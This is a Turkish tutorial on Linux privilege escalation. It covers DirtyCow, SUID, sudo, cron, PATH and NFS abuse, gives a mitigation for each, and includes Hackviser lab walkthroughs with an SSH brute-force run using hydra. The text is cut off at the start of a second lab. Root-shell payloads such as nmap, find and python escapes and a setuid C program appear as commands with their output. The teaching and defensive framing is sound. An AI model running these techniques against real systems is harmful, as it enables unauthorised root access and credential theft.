

PRIVILEGE ESCALATION

Bir sisteme erişim sağladığımızda veya bu kendi sistemimiz de olabilir. Yetki yükseltmeye ihtiyaç duyuyoruz. Çünkü bazı işlemelere erişim sorunumuz olur. Örneğin sistem dosyalarına erişim sağlayamayız. /etc/shadow gibi kullanıcı şifrelerinin bulunduğu dosyalar buna örnek olarak gösterilebilir. Peki Linux sistemlerinde yetki yükseltme işlemleri için neler kullanabiliriz? 5 adımlımız mevcuttur:

- Kernel Exploits
- Sudo
- SUID
- Cron Jobs
- Path Manipulation
- NFS (Network File System)

KERNEL EXPLOITS:

Linux sistemlerinde yetki yükseltme teknikleri olarak sayacağımız tekniklerden birisi Kernel Exploits yöntemidir. Çekirdek açıkları olarak da geçer.

Bu senaryoda Kernel mod'da çalıştırarak root yetkisi elde etme yöntemi kullanılır. Burada dosya izinlerini işlem ayrıcalıklarını düzenleme ile yetki yükseltmiş oluyoruz.

Bu senaryonun başarılı olabilmesi için savunmasız bir Kernel, bu Kernel sürümü ile ilgili bir zafiyet veya istismar durumu, saldırıyı başarılı bir şekilde gerçekleştirmeye ve son olarak da hedefte yetki yükseltildikten sonra sömürü yani exploit işlemleri yapılmalıdır.

Bu zafiyetten korunmak için sistemimizi sürekli olarak güncel tutmalı, patch edilmeli yani yamalı kullanıma yönelmeliyiz.

Sistemimizde herhangi bir kullanıcının Linux dosya sistemine giriş veya yürütülmesini önleyebiliyorsak bu saldırı gerçekleştirilemez hâle gelmiştir.



Bu nedenle FTP, TFTP, SCP, wget ve curl gibi dosya transferi gerçekleştirmeye yarayan programları veya protokollerini kaldırmalı veya kısıtlamalıyız.

Eğer kullanma durumu var ise de belirli IP adresleri ile sınırlandırmalıyız.

Dirtycow aracı ile örnek bir Kernel Exploit durumu:

Öncelikle erişim sağladığımızı varsayıarak komut çalıştırabildiğimizi düşünelim.

`whoami` komutu ile sistemde kim olduğumuza bakıyoruz.

Daha sonra `uname -a` komutu ile de sistem bilgilerini kontrol ediyoruz. Burada çekirdek sürümümüzü öğreniyoruz.

Dirtycow aracı ile `/etc/passwd` dosyasını düzenliyoruz ve ‘root’ kullanıcısını ‘rash’ olarak değiştiriyoruz.

`su rash` komutu ile de root oluyoruz.

```
john@Kioptrix4:/tmp$ whoami
john
john@Kioptrix4:/tmp$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
john@Kioptrix4:/tmp$ ./dirty_cow rash
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: rash
Complete line:
rash:ra4vDK7kYsRyI:0:0:pwned:/root:/bin/bash

mmap: b7ee4000
madvise 0


john@Kioptrix4:/tmp$
john@Kioptrix4:/tmp$ su rash
Password:
Failed to add entry for user rash.

rash@Kioptrix4:/tmp# id
uid=0(rash) gid=0(root) groups=0(root)
rash@Kioptrix4:/tmp#
```

Farklı Kernel ve İşletim Sistemleri için farklı yetki yükseltme zafiyetleri mevcut olabilir.

`searchsploit Linux Kernel <sürüm>` komutu ile aktif açıkları görebiliriz.

Bu senaryoları son durum olarak kullanmamız gereklidir çünkü izler ve kayıtlar tutuluyordur kendimizi aşağı çıkarabiliriz veya sistemin çökmesine neden olabiliriz.



SUID Biti ile Yetki Yükseltme:

Öncelikle SUID biti Set User ID (Kullanıcı Kimliğini Ayarla) anlamına gelmektedir.

Burada biz dosya izinlerine odaklanırız. Her dosyasının yürütülmesine, okunmasına ve yazılmamasına bağlı izinler bulunur ve bu izinler SUID bitleri tarafından kontrol edilir.

Bazı dosyaların içini görmeye, bazı programları çalıştırılmaya veya bazı dosyaların içerisinde bir şeyler yazma konusunda root yetkisi istiyor olabilir. Örneğin /etc/shadow dosyasına eğer root değilseniz hiçbir şey yazmaya izniniz yoktur. Bu gibi durumlarda bazı dosyalarda bu izinlerden kaynaklı açıklar ortaya çıkabilir. Biz de bu gibi durumlarda bu açığı kullanarak yetki yükseltme işlemleri yaparız.

SUID, düzgün kullanıldığı anlarda Linux güvenliğini ciddi anlamda artıran bir özelliktir. Tabi bunun tersi de bir o kadar kötü ve tehlikeli sonuçlar açığa çıkarır.

Peki biz bu SUID dosyalarını nasıl görebiliriz?

Eğer bir sisteme erişim sağlamışsa ve rahat bir şekilde komut çalıştırabiliyorsak;

```
'find / -perm -u=s -type f 2>/dev/null'
```

Komutu ile dosyaları görebiliyoruz.

Örnek bir senaryoda Linux işletim sistemi kullanan bir makinede;


```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
```

Komutu sonrasında NMAP dosyasının burada görünmemesi gerekiyordu. Peki bunun SUID bitlerini kontrol edelim.

```
robot@linux:~$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
robot@linux:~$
```

Bunun için 'ls -la /usr/local/bin/nmap' komutu ile dosya izinlerine SUID bitlerine baktığımızda 's' bitini gördük. Buradan sonra hiçbir şey bilmediğimizi varsayıyalım. Eğer elimizde bu tip bilgi var. SUID bitinde bir terslik olduğunu gördük ne yapmalıyız?

[GTFOBins](#) sitesine gidiyoruz ve burada bize ters olarak görünen komutu buraya yapıştırıyoruz. NMAP’ı örnek olarak anlatacağım.



- (b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive  
nmap> !sh
```

Burada kullanmamız gereken komutları bulabiliyoruz. Şimdi `nmap --interactive` komutunu yazıyoruz. Ve ardından `!sh` komutunu ekliyoruz:


```
robot@linux:~$ id  
uid=1002(robot) gid=1002(robot) groups=1002(robot)  
robot@linux:~$ nmap --interactive  
  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> !sh  
# id  
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root)  
# _
```

Ve yetki yükseltme işlemleri başarılı bir şekilde gerçekleştirilmiş oldu.

Önlem almamız için yapılması gerekenler:

SUID biti Shell almayı gerektiren veya sürüm açığı bulunan hiçbir programa ayarlanmamalıdır.

Hiçbir dosya düzenleyici, derleyici veya yorumlayıcı olarak kullanılan programlara SUID biti ayarlanmamalıdır.



SUDO Biti ile Yetki Yükseltme:

SUDO kullanıcılar arası geçiş yapmak istenildiğinde kullanılır. Genellikle root olunmak istendiğinde ‘sudo su’ şeklinde root şifresi de girilerek root oluruz.

Yöneticiler (adminler), kullanıcıların SUDO üzerinden sadece birkaç komut çalıştırılmaya izin verebilir ancak bu tip durumlarda bilmeden de olsa bazı yetki yükseltme açıkları ortaya çıkabiliyor.

Örnek bir senaryoda;

‘sudo -l’ komutu ile SUDO olarak çalıştırılmamıza izin verilen (root yetkisi gerektirmeyen) komutları bize yazdırır.

```
rashid@rashid-Vostro-3458:~$ whoami
rashid
rashid@rashid-Vostro-3458:~$ sudo -l
Matching Defaults entries for rashid on rashid-Vostro-3458:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
n\:/snap/bin

User rashid may run the following commands on rashid-Vostro-3458:
    (ALL) NOPASSWD: /usr/bin/find, /bin/cat, /usr/bin/python
rashid@rashid-Vostro-3458:~$ █
```

Burada find, cat, Python komutlarında NOPASSWD yani root olmaya gerek duyulmadan yürütüebiliyormuşuz.

Bu komutları çalıştırduğumızda direkt olarak root olarak çalışacaktır.

The screenshot shows a GitHub repository page for '/find'. The repository has 11,550 stars. It includes filters for 'Shell', 'File write', 'SUID', and 'Sudo'. A section titled 'Shell' is shown with the text: 'It can be used to break out from restricted environments by spawning an interactive system shell.' Below this is a code block containing the command: 'find . -exec /bin/sh \; -quit'. This is a common exploit for privilege escalation.

[GTFOBins](#) sitesinde find ile ilgili payloadlar mevcut şimdi

‘sudo find /home -exec sh -i \;’ komutunu kullanalım.

```
rashid@rashid-Vostro-3458:~$ sudo find /home -exec sh -i \;
# whoami
root
# █
```

Ve yetki yükseltme işlemi direkt olarak gerçekleştirildi.

[.. / python](#)

[Star](#) 11,550

[Shell](#) [Reverse shell](#) [File upload](#) [File download](#) [File write](#) [File read](#) [Library load](#) [SUID](#) [Sudo](#) [Capabilities](#)

The payloads are compatible with both Python version 2 and 3.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
python -c 'import os; os.system("/bin/sh")'
```

Aynı şeyi Python içinde deneyelim.

```
rashid@rashid-Vostro-3458:~$ sudo python -c 'import pty;pty.spawn("/bin/bash");'  
root@rashid-Vostro-3458:~# id  
uid=0(root) gid=0(root) groups=0(root),129(vboxusers),1002(yate)  
root@rashid-Vostro-3458:~# whoami  
root  
root@rashid-Vostro-3458:~# █
```

Gibi yetki yükseltme işlemleri yapabiliriz.

ÖNLEM OLARAK NE YAPMALIYIZ?

Shell'e kaçmanızı sağlayan, güvenlik açığı bulunan hiçbir programa SUDO hakları verilmemelidir.

Vi, more, less, nmap, perl, ruby, Python, gdb ve diğerlerine SUDO hakları vermeyin.



Cron Job ile Yetki Yükseltme:

Cron, gelecek bir zaman diliminde yürütülecek görevleri zamanlamak için kullanılan bir Linux komutudur. Bu komut düzgün yapılandırma yapılmazsa root yetkisi elde etmek için kullanılabilecek bir durum ortaya çıkarır.

Cron.d halihazırda mevcut olan cron işlerini yazdırır.

Örnek bir senaryoya göz atalım:

```
SHayslett@red:/tmp$ ls -la /etc/cron.d/
total 32
drwxr-xr-x  2 root root  4096 Jun  3  2016 .
drwxr-xr-x 100 root root 12288 Feb 19 18:26 ..
-rw-r--r--  1 root root    56 Jun  3  2016 logrotate
-rw-r--r--  1 root root   589 Jul 16  2014 mdadm
-rw-r--r--  1 root root   670 Mar  1  2016 php
-rw-r--r--  1 root root   102 Jun  3  2016 .placeholder
SHayslett@red:/tmp$
```

Daha sonra burada logrotate 'yi kullanacağız.

Logrotate: Sistem yöneticileri tarafından günlük dosyalarının yönetimini kolaylaştmak için kullanılan bir araçtır.

find / -perm -u=s -type f 2>/dev/null => herkesin yazabileceği dosyaları yazdırır.

ls -la /usr/local/sbin/cron-logrotate.sh => Cron-logrotate.sh'in herkes tarafından yazılabılır olup olmadığına bakalım.

```
SHayslett@red:~$ find / -perm -2 -type f 2>/dev/null | grep logrotate
/usr/local/sbin/cron-logrotate.sh
SHayslett@red:~$
SHayslett@red:~$ ls -la /usr/local/sbin/cron-logrotate.sh
-rwxrwxrwx 1 root root 71 Dec 14 15:45 /usr/local/sbin/cron-logrotate.sh
SHayslett@red:~$
```

Herkes tarafından kullanılabilir durumdadır. Şimdi rootme.c dosyası oluşturalım.

```
SHayslett@red:~$ cd /tmp
SHayslett@red:/tmp$ vi rootme.c
SHayslett@red:/tmp$ cat rootme.c
int main(void)
{
setgid(0);
setuid(0);
execl("/bin/sh", "sh", 0);
}
SHayslett@red:/tmp$ ls -la rootme.c
-rw-rw-r-- 1 SHayslett SHayslett 73 Feb 19 16:36 rootme.c
```

DEVAM EDELİM...

echo "chown root:root /tmp/rootme; chmod u+s /tmp/rootme;">/usr/local/sbin/cron-logrotate.sh
=> komutu ile bu dosyanın iznini root olarak değiştirelim. Ayrıca SUID bitini de ayarlamış olduk.

Şimdi çalışıralım.

./rootme ile çalıştık.

```
SHayslett@red:/tmp$ ls -la rootme
-rwsrwxr-x 1 root root 7424 Feb 19 16:38 rootme
SHayslett@red:/tmp$ 
SHayslett@red:/tmp$ ./rootme
# id
uid=0(root) gid=0(root) groups=0(root),1005(SHayslett)
#
```


Ve bu durumda da Shell alarak root olmuş olduk. Yetki yükseltme işlemi başarılı bir şekilde gerçekleşmiş oldu.

ÖNLEMLER:

Cron işlemlerinde tanımlanan herhangi bir betik veya ikili dosya yazılmamalıdır.

Cron dosyası root dışında hiç kimse tarafından yazılmamalıdır.

Cron.d dosyası da root dışında hiç kimse tarafından yazılmamalıdır.



EKSTRA: GTFOBins'de crontab bulunur.

[/ crontab](#) Star 11,550

[Command](#) [Sudo](#)

Command

It can be used to break out from restricted environments by running non-interactive system commands.

The commands are executed according to the crontab file edited via the `crontab` utility.

```
crontab -e
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The commands are executed according to the crontab file edited via the `crontab` utility.

```
sudo crontab -e
```

Path Manipulation ile Yetki Yükseltme:

Path Manipulation yöntemi ile yetki yükseltme işlemlerinde PATH’inde ‘.’ Olan kullanıcılar istismar edilir.

PATH’inde ‘.’ Olması demek kullanıcının geçerli dizinden ikili dosyaları çalıştırabileceği anlamına gelir. Bu durum riskli dosyalar için kullanılrsa açık ortaya çıkar.

Her seferinde bu karakteri girmek istemeyen saldırgan kullanıcı PATH’ine ‘.’ Ekler.

Dosya yolunda ‘.’ Varsa => program

Yoksa => ./program

Komutları ile çalıştırırız.

Bunun sebebi ise Linux PATH başına ‘.’ Eklendiğinde önce programı geçerli dizinde araması ve daha sonra başka herhangi bir yerde arama yapmasıdır.

Örnek bir senaryoda;

Kullanıcı ls komutunun olduğu dosyaya ‘.’ Ekler ve bu durum sonucunda ls komutu artık kötü amaçlı kullanılabilir hâle gelmiştir.

‘ls’ olarak kaydedilen dosyanın içerisinde “Merhaba Dünya” yazdıracak kod yazar ve deneme yapar.

```
rashid@rashid-Vostro-3458:~/Documents/test$ cat ls
echo "Hello World"

rashid@rashid-Vostro-3458:~/Documents/test$ █
```

Daha sonra bu dosyaya `PATH=.:\${PATH}` komutunu ekler ve export eder.

```
rashid@rashid-Vostro-3458:~/Documents/test$ PATH=.:${PATH}
rashid@rashid-Vostro-3458:~/Documents/test$ export PATH
rashid@rashid-Vostro-3458:~/Documents/test$ 
rashid@rashid-Vostro-3458:~/Documents/test$ 
rashid@rashid-Vostro-3458:~/Documents/test$ echo $PATH
.::/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/b
ocal/games:/root/gnugame/bin:/home/rashid/Documents/tools/nma
in:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/jav
sr/lib/jvm/java-8-oracle/jre/bin
rashid@rashid-Vostro-3458:~/Documents/test$ █
```

Artık ls komutu dizin içerisinde gösternmek yerine dosyayı çalıştırır.

```
rashid@rashid-Vostro-3458:~/Documents/test$ ls
Hello World
rashid@rashid-Vostro-3458:~/Documents/test$ █
```


Artık root olarak çalışan bu dosyaya istediğimiz şeyi uygulayabiliriz. Zararlı kodlar enjekte edebiliriz.

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

Komutu ile sistemde yazılabilir dizinleri bulabiliyoruz.

ÖNLEM:

Tabiki de alınacak önlem dosyaların PATH'ine '.' Koyulmamasıdır. Bu konuya dikkat edilmesi gerekiyor.



NFS (Network File System) ile Yetki Yükseltme:

NFS, ağ üzerindeki sistemlerin dosya paylaşımını sağlar. Ancak, yanlış yapılandırma sonucunda yetki yükseltme açığı ortaya çıkabilir. Bu sistem uzak sistemlerde root yetkileri kazanmak için de kullanılabilir.

Özellikle NFS'nin “no_root_squash” seçeneği etkin ise bu yöntem oldukça kullanışlı olabilir.

ADIMLAR:

Öncelikle keşif yapıyoruz.

`Showmount -e <target_IP>` komutu ile hedef sistemde paylaşılan dizinleri görürüz.

Eğer bu paylaşılardan birisi “no_root_squash” ile yapılandırılmışsa, root yetkisi ile işlem yapabilmek mümkün olabilir.

Keşfettiğimiz NFA paylaşımını kendis sistemimize mount ediyoruz. Komut:

```
mount <target_IP>:<share_name> /mnt/nfs
```

Bu komut hedef sisteme NFS paylaşımını localde /mnt/nfs dizinine bağlar.

SUID bitli bir Executable oluşturalım:

```
#include <stdio.h>
#include <stdlib.h>
```

```
int main() {
```

```
setuid(0);
system("/bin/bash");
return 0;
}
```

Komutunu nfs.c olarak kayıt edelim.

```
gcc nfs.c -o nfs
chmod +s nfs
```


Komutu ile de SUID biti ekleyelim. SUID biti sayesinde dosya çalışınca root olacağız.

```
/mnt/nfs/nfs
```

Komutunu çalıştıralım. Ve artık root olduk. Yetki yükseltme işlemi tamamlandı.

ÖNLEMLER:

Yapıldırma işlemlerini önemle ve dikkatle yapmalıyız.



LAB ÇÖZÜMLERİ

Bilgileri pekiştirmek adına 3 tane lab çözümü yapacağız. Bu lab çözümleri Hackviser platformu kullanılarak gerçekleştirilecektir.

ABLE Lab Çözümü:

Hackviser'da VIP olarak bulunan labtir.

SORU 1: FTP'deki dosyanın adı nedir?

Öncelikle Nmap taraması yaparak sistem hakkında bilgi toplayalım.

```
21/tcp open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|     STAT
|       Connected to ::ffff:10.8.4.9
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 2
|       vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--    1 0        1002      1499 Oct 24  2023 readme
```

FTP portu açık ve Anonymous olarak giriş yapabileceğimizi ipucunu aldık. Şimdi bağlantı kurmayı deneyelim.

```
[*] # ftp 172.20.9.201
Connected to 172.20.9.201.
220 (vsFTPD 3.0.3)
Name (172.20.9.201:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||44279|)
150 Here comes the directory listing.
-rw-r--r--    1 0        1002      1499 Oct 24  2023 readme
226 Directory send OK.
```

Herhangi bir password girmedim. Bağlantı başarılı ☺ dir komutu ile dosyaları listeleyelim. Cevap: **readme**

SORU 2: readme dosyasındaki yanlışlıkla sızdırılmış olan kullanıcı adı nedir?

Şimdi bağlantı kurduğumuz ftp'de "get readme" diyerek kendi makinemize indirelim. Bu ftp komutlarını [Google](#) üzerinde araştırmalar yaparak detaylı ulaşabilirsiniz.

```
[privatid command]
ftp> get readme
local: readme remote: readme
229 Entering Extended Passive Mode (|||45081|)
150 Opening BINARY mode data connection for readme (1499 bytes).
100% |*****| 1499
226 Transfer complete.
1499 bytes received in 00:00 (16.63 KiB/s)
```

İndirme başarılı. Şimdi "cat readme" yaparak dosyayı okuyalım.

```
- Always ensure you are connecting via a secure network.  
- Do not share any sensitive information or files outside of this FTP.  
- If you encounter any issues, please report to the system admin team immedi  
  
Additionally, for those who've been working on user configurations, remember  
es. Some, like "ronald.config.backup", were inadvertently left in the /docs  
  
Thank you,  
Element17 Solutions System Admin Team
```

Cevap: **Ronald**

SORU 3: readme dosyasının grubu nedir?

Şimdi elimizde Ronald kullanıcısı var. Bu kullanıcı adı ile ssh bağlantısı kurabilmemiz için şifresini bulmamız gerekiyor. Bunun için de hydra aracı ile brute-force denemesi yapacağız.

```
[root@kali] ~ [tmp]  
# hydra -l ronald -P /usr/share/wordlists/rockyou.txt 172.20.9.201 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
```

Brute-force başlatalım.

```
[ATTEMPT] target 172.20.9.201 - login "ronald" - pass "zxcvbnm" -  
[ATTEMPT] target 172.20.9.201 - login "ronald" - pass "edward" - 2  
[22][ssh] host: 172.20.9.201 login: ronald password: zxcvbnm  
1 of 1 target successfully completed. 1 valid password found
```

Şifre: zxcvbnm

Şimdi Ronald kullanıcısı ile ssh bağlantısı kuralım.

```
root@kali: ~ [tmp]  
# backups cache ftp lib loca  
ronald@debian:/var$ cd ftp  
ronald@debian:/var/ftp$ ls  
readme  
ronald@debian:/var/ftp$
```

Bağlantı kurduktan sonra dosyaları kurcaladım
ve

var/ftp içerisinde readme dosyasını buldum.

```
readme  
ronald@debian:/var/ftp$ ls -l  
total 4  
-rw-r--r-- 1 root sysadmins 1499 Oct 24 2023 readme
```

Cevap: **sysadmins**

SORU 4: sysadmins grubundaki diğer dosyalar hangi dizin yolundadır?

```
ronald@debian:/home$ find / -group sysadmins 2>/dev/null  
/var/ftp/readme  
/configs/admin.vpn.wg.conf  
/configs/jack.vpn.wg.conf  
/configs/carlos.vpn.wg.conf
```

“find / -group sysadmins 2>/dev/null” komutu ile bu sorunun cevabını bulabiliyoruz. Cevap: **/configs**

SORU 5: getcap komutunun dosya yolu nedir?

Bu sorunun cevabını whereis komutu ile bulabiliyoruz. Hemen deneyelim.

```
/configs/carlos.vpn.wg.conf  
ronald@debian:/home$ whereis getcap  
getcap: /usr/sbin/getcap /usr/share/man/man8/getcap.8.gz  
ronald@debian:/home$ █
```

Cevap: **/usr/sbin/getcap**

SORU 6: VPN'de admin kullanıcısının IP adresi nedir?

```
ronald@debian:/configs$ ls  
admin.vpn.wg.conf carlos.vpn.wg.conf jack.vpn.wg.conf
```

Admin vpn dosyası burada. Görüntülemek istediğimizde permission denied hatası alıyoruz. Bu da demek oluyor ki yetki yükseltme yapmamız gerekiyor. Şimdi daha önce topladığımız bilgiler ile birlikte araştırmalar yapıyoruz.

```
ronald@debian:/configs$ /usr/sbin/getcap -r / 2> /dev/null  
/usr/bin/ping cap_net_raw=ep  
/usr/bin/python3.9 cap_setuid=ep
```

Getcap yaptığımızda sonuç almadık. Bulunduğu dizini verince böyle bir sonuç aldık.

Kod çıktısına bakarak python3.9 çalıştırılabilir dosyasına cap_setuid=ep yeteneği verilmiş olduğunu gördük.

Cap_setuid: Araştırmalar sonucunda UID değerini değiştirerek başka bir kullanıcı izniyle çalışma özelliği verdigini bulduk. “ep” değerinden dolayı, python3.9 root yetkisi ile çalışacaktır.

Yetki yükseltme işlemlerinde sıkılıkla GTFOBins sitesini kullanırız. Bu siteye gidip eldeki bilgileri kullanarak araştırma yaparak:

“python3.9 -c 'import os; os.setuid(0); os.system("/bin/sh")'”

Komutunu buldum. Şimdi bu komutu çalıştırıralım.

```
ronald@debian:/configs$ python3.9 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whomai
/bin/sh: 1: whomai: not found
# whoami
root
```

Evet, artık root olduk. Şimdi dosyanın içini görüntüleyelim.

```
# cat admin.vpn.wg.conf
[Interface]
Address = 10.0.0.2/24
ListenPort = 51820
PrivateKey = IEj+WblH9mGbrII+/Y3sQeyAWU9wCy0sb9swxTPrT2I=
;
[Peer]
PublicKey = r2l51pxxvF6Tf6sBAeLayJV4C/EobmHeituqvU0VHkE=
AllowedIPs = 0.0.0.0/0, ::/0
Endpoint = element17.hv:51820
```

Cevap: **10.0.0.2**

GLITCH Lab Çözümü:

Bu labı çözebilmemiz için öncelikle bağlantı kurduktan sonra Linux terminalimizde “nano /etc/hosts” dosyasına girerek Hackviser’da bize verilen “172.20.4.55 goldnertech.hv” kodlarını ekleme yaparak kaydediyoruz. Ve hazırız.

SORU 1: Hangi portlar açık?

Bu sorunun cevabını bulabilmek için Nmap taraması yapacağım.

```
└─# nmap -sV 172.20.4.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 16:31 +03
Nmap scan report for goldnertech.hv (172.20.4.55)
Host is up (0.068s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
